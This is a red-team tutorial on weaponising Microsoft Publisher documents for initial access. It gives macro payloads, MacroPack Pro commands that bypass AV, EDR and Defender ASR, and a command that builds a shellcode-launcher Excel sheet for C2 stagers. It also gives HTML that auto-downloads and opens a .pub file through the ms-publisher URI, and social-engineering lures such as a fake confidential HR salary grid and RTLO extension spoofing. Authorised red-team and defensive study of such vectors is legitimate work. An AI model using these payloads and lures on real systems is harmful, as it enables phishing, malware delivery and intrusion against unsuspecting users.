

RedTeam With Publisher

Windows Initial Vector Series

Prerequisites: Basic Windows security and RedTeam knowledge

License: Copyright Emeric Nasi, some rights reserved

This work is licensed under a [Creative Commons Attribution 4.0 International License](https://creativecommons.org/licenses/by/4.0/).



1. Foreword

Microsoft Publisher is another tool of the Office suite which is often ignored when RedTeaming. However, it has been successfully used in several malware campaigns (examples [here](#)). Indeed, Publisher does have an important offensive potential as it can both:

- Execute VBA code; and
- Embed files

Let's review how those work as well as the pros and cons of using a Publisher document as an initial RedTeam payload.

Note: Examples in this document rely on the use of MacroPack Pro by [BallisKit](#). MP Pro is a commercial tool for RedTeams legal use only. Reading this post, you should be able to reproduce those examples manually even if you don't have MacroPack Pro.

Contact information:

- [emeric.nasi\[at\]sevagas.com](mailto:emeric.nasi[at]sevagas.com)
- <https://twitter.com/EmericNasi>
- <https://blog.sevagas.com/> - <https://github.com/sevagas>

2. Table of content

- 1. Foreword 0
- 2. Table of content 1
- 3. Publisher Basics 2
 - 3.1. Some Info About Publisher..... 2
 - 3.2. Security Considerations..... 2
- 4. Crafting Weaponised Publisher Document 3
 - 4.1. Using Malicious VBA..... 3
 - 4.2. Using Malicious Embedded Files 4
- 5. Distribute Publisher Payloads..... 5
 - 5.1. Malicious .pub Attachment 5
 - 5.2. Malicious Links and URI Scheme 5
 - 5.3. Web Browser Attack Variant 6
- 6. Generate Payloads with MacroPack Pro 7
 - 6.1. Create a Publisher VBA Payload 7
 - 6.2. Test Attack Surface Reduction 7
 - 6.3. Embed Malicious Excel Sheet Inside a Publisher Document..... 9
- 7. Conclusion 11
 - 7.1. Offensive Publisher Document Overview 11
 - 7.2. Going Further 11

3. Publisher Basics

3.1. Some Info About Publisher

Microsoft Publisher is part of the basic Office suite. It's installed by default with most Office and Office 365 installations. Publisher exposes multiple editing options including reusing built-in templates.

The process running Publisher is MSPUB.exe.

A Publisher file is an OLE component (like Word97 or Excel97 documents). Here is a listing of some of the OLE streams of a VBA-enabled Publisher document:

```
PS F:\winElevation\redteam_vectors> python .\view_ole.py .\Publisher\test.pub
[+] Processing .\Publisher\test.pub
[-] OLE container detected
[-] View OLE streams
['\x01CompObj']
['\x03Internal']
['\x05DocumentSummaryInformation']
['\x05SummaryInformation']
['Contents']
['Envelope']
['Escher', 'EscherDelayStm']
['Escher', 'EscherStm']
['Objects', 'Object 1', '\x01CompObj']
['Objects', 'Object 1', '\x010le']
['Objects', 'Object 1', '\x020lePres000']
['Objects', 'Object 1', '\x05DocumentSummaryInformation']
['Objects', 'Object 1', '\x05SummaryInformation']
['Objects', 'Object 1', '1Table']
['Objects', 'Object 1', 'Macros', 'PROJECT']
['Objects', 'Object 1', 'Macros', 'PROJECTwm']
['Objects', 'Object 1', 'Macros', 'VBA', 'ThisDocument']
['Objects', 'Object 1', 'Macros', 'VBA', '_VBA_PROJECT']
['Objects', 'Object 1', 'Macros', 'VBA', 'dir']
```

3.2. Security Considerations

Publisher has some similarities with more common Office files:

- Publisher supports VBA
- Publisher is affected by file attachment restrictions. It cannot execute an embedded file if the extension is part of the [Outlook "Blocked attachments list"](#) (such as ".exe" or ".hta").

Publisher has one major difference with other Office formats, it is not affected by Mark Of The Web. This means:


- There is no equivalent of the Protected Mode (*i.e.* behaviours of local Publisher documents are the same as the ones of a Publisher document downloaded from the browser or your email client)
- Office files embedded in a Publisher document will not be restricted by Protected Mode either

Another important difference is that Publisher is not affected by Defender Attack Surface Reduction (ASR). See ASR bypass tests [below](#).

4. Crafting Weaponised Publisher Document

4.1. Using Malicious VBA

Publisher supports VBA. You can manually edit Publisher VBA using the Developer tab as done with any other Office application. And similar to MS Word, the main document's VBA code goes into the "ThisDocument" object. You can also add several VBA modules.



Concerning offensive security use, the VBA language implemented by Publisher is similar to the Word/Excel VBA while events are obviously different.


For example, to launch a macro automatically when the document is opened, you need to declare:

```
Sub Document_Open()
```

The full Publisher VBA documentation is described here:

<https://docs.microsoft.com/en-us/office/vba/api/overview/publisher/object-model>

When a Publisher file containing VBA is opened, the following warning pop ups before the document is displayed (It's the same kind of warning you get when opening an XLL file).



From a RedTeam perspective, the problem with this warning is that you cannot leverage the content of the document to fool the user into clicking "Enable Macro". Here are some ideas to circumvent the issue:

- Write the instructions inviting to click on "Enable Macro" in the email used to send the document
- Embed the Publisher document inside a Word document (but you will have additional warnings)

- Embed the Publisher document inside another Publisher document (less warnings, you may use extension spoofing as described [here](#))

Note: Publisher does not expose an API to modify dynamically its Visual Basic Object Model. This means that automatically creating a Publisher VBA payload is not as straightforward as with other Office formats.

4.2. Using Malicious Embedded Files

Files can be inserted and executed from a Publisher document as long as the extension is not blocked (see [Outlook "Blocked attachments list"](#)).

This includes other Office Application files which are inserted as OLE objects.

When you double click on the attached file:

- The file is dropped in a temporary folder inside %temp%
- Warning message is displayed depending on the file type
- The file is executed as it would be by Explorer

File insertion can be automated using the *Shapes.AddOLEObject* method from the *Publisher.Application* COM object API (See the [documentation](#)).

Here is a simplified Python code to automatically create a new Publisher document and insert a file:

```
import win32com.client
# Create a Publisher.Application object
publisher = win32com.client.Dispatch("Publisher.Application")
# Create a new Publisher document in invisible window
publisher.ActiveWindow.Visible = False
document = publisher.Documents.Add()
# Insert file
document.Pages[0].Shapes.AddOLEObject(FileName=insertObjectFilePath)
# save the document and close
document.Save()
document.Close()
```

Note: It's also possible to insert a link into a file instead.

5. Distribute Publisher Payloads

5.1. Malicious .pub Attachment

A malicious Publisher Document can be distributed like any other Office malicious payload. Attack vectors include:

- Sending files via email (.pub is not in the Outlook Blocked Extension list)
- USB key drop
- Shared folders

Since Publisher is not affected by Mark Of The Web, you don't need to use complex packaging like Zip file inside ISO images.

Another thing to consider is that the Icon and content of a Publisher file can be pretty similar to a Word document. So, it's possible to get someone to open a Publisher document making them think they are opening a classic Word file. To increase that possibility, you can also use extension spoofing using Unicode RTLO tricks (option `--unicode-rtlo=doc` with MacroPack, read more about that [here](#)).

5.2. Malicious Links and URI Scheme

Another interesting option is to host the Publisher file on a server and send a malicious link to this file.

If you use a simple http link to a .pub file, it will be automatically downloaded (without warnings) when the link is visited with Chrome.

Yet one better use of links is to use a Publisher-dedicated URI instead. Like all Office Apps, Publisher has a dedicated URI scheme handled by MSPUB.exe, its *ms-publisher*.

From the [documentation](#), we know the scheme syntax is:

```
ms-publisher:ofv|u|https://HOST/test.pub
```


Where you can replace *ofv* by *ofe* or *nft* (not much difference on the outcome).

The following syntax works for local files:


```
ms-publisher:C:/path/to/file.pub
```

Here is what happens if we browse a Publisher URI with Chrome (in this example, URI is *ms-publisher:ofv|u|http://10.0.2.15/test.pub*).

First, a popup is displayed:



After you click on “Open Publisher”, a second popup is displayed by *protocolhandler.exe* (protocolhandler is the process handling most MS Office URI schemes).



After that, the Publisher application fires and displays the content of the document. As mentioned earlier, there is no Protected Mode. If the Publisher has VBA, an “Enable Macros” warning popup will appear.

To sum up, using *ms-publisher*, 3 clicks are needed to access a Publisher document with macros while 2 clicks are necessary for a non-macro-based document.

Exercise for the reader: Try other variants of the URI scheme and check the differences (you will notice there is a substantial one when using *nft* instead of *ofv*).

5.3. Web Browser Attack Variant

The same URI scheme attack can be implemented to run a Publisher file already present on the target PC.

Here is some bad HTML code to test it, please read the comments to understand how it works. Note in the example below that we assume you know the path to the download folder:

```
<script>
window.onload = function() {
  // First we automatically download the test.pub file
  document.getElementById("autodl").click();
  // We then use ms-publisher to execute the local pub file.
  document.getElementById("autopub").click();
}
</script>

<body>

<a id="autodl" href="http://10.0.2.15/test.pub" style="color: white;"
download> </a>
<a id="autopub" href="ms-publisher:C:/Users/username/Downloads/test.pub"
style="color: white;" > </a>
</body>
```

6. Generate Payloads with MacroPack Pro

6.1. Create a Publisher VBA Payload

MacroPack Pro does not provide a feature to fully automate the generation a publisher VBA payload.

However, there is a great way to achieve this with a minimum of manual actions:


First, generate a neutral format VBA payload, in this example we are creating a Macro popping notepad.:

```
echo "cmd /c notepad.exe" | macro_pack.exe -G test.vba --bypass -t CMD --override-start-event=Document_Open
```

Details:

- `-G` is used to create a new file. We use the “.vba” extension to generate a neutral VBA file
- `--bypass` option implements various techniques to bypass AVs/ EDRs
- `-t CMD` indicates we use the CMD template which is a command line launcher
- Using `--override-start-event` we change the default start function to « Document_Open »

Next, create an empty Publisher document and open the Publisher Visual Basic editor, then copy and paste the content from the test.vba into Publisher’s “ThisDocument”.



You can now close and reopen the Publisher document. And trigger your VBA code by clicking on “Enable Macro”.

6.2. Test Attack Surface Reduction

Let’s now verify that Publisher is not affected by Attack Surface Reduction (ASR).

First, we enable some ASR rules using PowerShell as administrator:

```
Set-MpPreference -AttackSurfaceReductionRules_Ids D4F940AB-401B-4EFC-AADC-AD5F3C50688A,3B576869-A4EC-4529-8536-B80A7769E899,d1e49aac-8f56-4280-b9ba-993a6d77406c -AttackSurfaceReductionRules_Actions Enabled,Enabled,Enabled
```

About those rules:

- D4F940AB-401B-4EFC-AADC-AD5F3C50688A: Block all Office applications from creating child processes
- 3B576869-A4EC-4529-8536-B80A7769E899: Block Office applications from creating executable content
- d1e49aac-8f56-4280-b9ba-993a6d77406c: Block process creations originating from PSEXEC and WMI commands

We can check the rules are working by generating a Word document without specific ASR bypass option and verify it's caught. For example, with MacroPack Pro:

```
echo "cmd /c notepad.exe" | macro_pack.exe -G test.docm --bypass -t CMD
```


You can check the Word macro is prevented to run with the following MS Defender log error:


🕒 Protection history

View the latest protection actions and recommendations from Windows Security.

Filtered by: Rule-based block

Filters ▾

 Risky action blocked
25/04/2022 16:23 Low ^


 Your administrator has blocked this action.

App or process blocked: WINWORD.EXE

Blocked by: Attack surface reduction
Rule: Block all Office apps from creating child processes

(You would need to specify the `--asr-bypass` MacroPack Pro option to bypass ASR with a Word document).

Now, let's execute the previously generated Publisher document, you can verify that our VBA executing Notepad is still working!



Finally, lets clean-up and disable the ASR rules:

```
Set-MpPreference -AttackSurfaceReductionRules_Ids D4F940AB-401B-4EFC-AADC-AD5F3C50688A,3B576869-A4EC-4529-8536-B80A7769E899,d1e49aac-8f56-4280-b9ba-993a6d77406c -AttackSurfaceReductionRules_Actions Disabled,Disabled,Disabled
```

6.3. Embed Malicious Excel Sheet Inside a Publisher Document

In this scenario, we are going to trojan an existing Publisher document with a malicious Excel payload. The document in our example is a generic HR document.

Here is the basic layout of the document:

HR DOC-42 SALARY GRID
Review Document—Management only

Your Organization
Primary Business Address: Phone: 555-555-5555
Your Address Line 2: Fax: 555-555-5555
Your Address Line 3: E-mail: someone@example.com
Your Address Line 4:

To:		Fax:	
From:		Date:	
Re:		Pages:	
Cc:		Note:	Personal/Confidential

Urgent For review Please comment Please reply Please recycle

Instructions:
To review the data, double click on the protected Grid below and click on "ENABLE MACRO" to decode the protected Grid.

Protected

Employees Salary Grid

What we want, is to insert a malicious Excel Grid on top of the "Protected" zone. Here are the steps to craft the payload:

1 - Generate a malicious Excel Sheet file (here a shellcode launcher for C2 stagers)

```
echo "stager32.bin" "stager64.bin" | macro_pack.exe -G grid.xls --bypass -t AUTOSHELLCODE --keep-alive
```

Details:

- `-G` is used to create a new file
- `--bypass` option implements various techniques to bypass AVs/ EDRs
- `-t AUTOSHELLCODE` indicates we use the AUTOSHELLCODE template which is a shellcode launcher compatible with both 32bit and 64bit versions of Office
- `--keep-alive` is necessary because the payload must keep communication with C2

Note: To improve the effectiveness of the malicious file, you can use -T instead of -G to trojan an existing Excel Sheet that you crafted for this scenario.

2 - Insert the malicious Excel Sheet file inside the Publisher document:

```
macro_pack.exe -T HR-42-Confidential.pub --insert-object=grid.xls --object-position=63,446,182,73
```


Details:

- -T is used to trojan an existing file
- --insert-object will insert the XLS file as an OLE object
- --object-position=left,top,width,height


Warning: Be careful and do not forget to click on “Disable Macro” on the Excel prompt during this operation, or else you will execute the Excel VBA payload on your own machine!

If you want to reproduce this example, the file *HR-42-Confidential.pub* can be found in the docs/res folder of MacroPack Pro delivery package.

On the End result, note the grid on the Protected button:



PS: You might see the next message displayed over the content when opening the document.



I am not sure why this message is randomly triggered, as sometimes it pop ups and sometimes it does not. Regardless, this does not affect the outcome whether you click on Enable or Disable. In any case, the attached Excel object can be executed...

7. Conclusion

7.1. Offensive Publisher Document Overview

This post is only an introduction to Publisher RedTeam potential. There is much more to say about this topic, probably in a future follow-up blog post. But for now, here is a summary of using Publisher as an initial vector attack payload:

1. Publisher supports VBA
2. Publisher is not affected by Protected View/ MOTW
3. It allows embedding Malicious files that will be played without Protected View
4. It's not affected by Defender ASR
5. It's possible to format documents so that users are tricked into opening a malicious file
6. It can be exploited via file attachment or malicious URIs

7.2. Going Further

I recommend you have a look at the Publisher Object Model that you can find [here](#).

Read more about Office URI schemes [here](#).

Information about MacroPack Pro and other BallisKit tools can be found [here](#).

Concerning malicious payload generation tests using MacroPack Pro, here are other interesting use cases listed below as things to trial by the reader:

- **Exercise 1:** Trojan a Word document with a Publisher document running malicious VBA
- **Exercise 2:** Trojan a Publisher document with a Publisher document running malicious VBA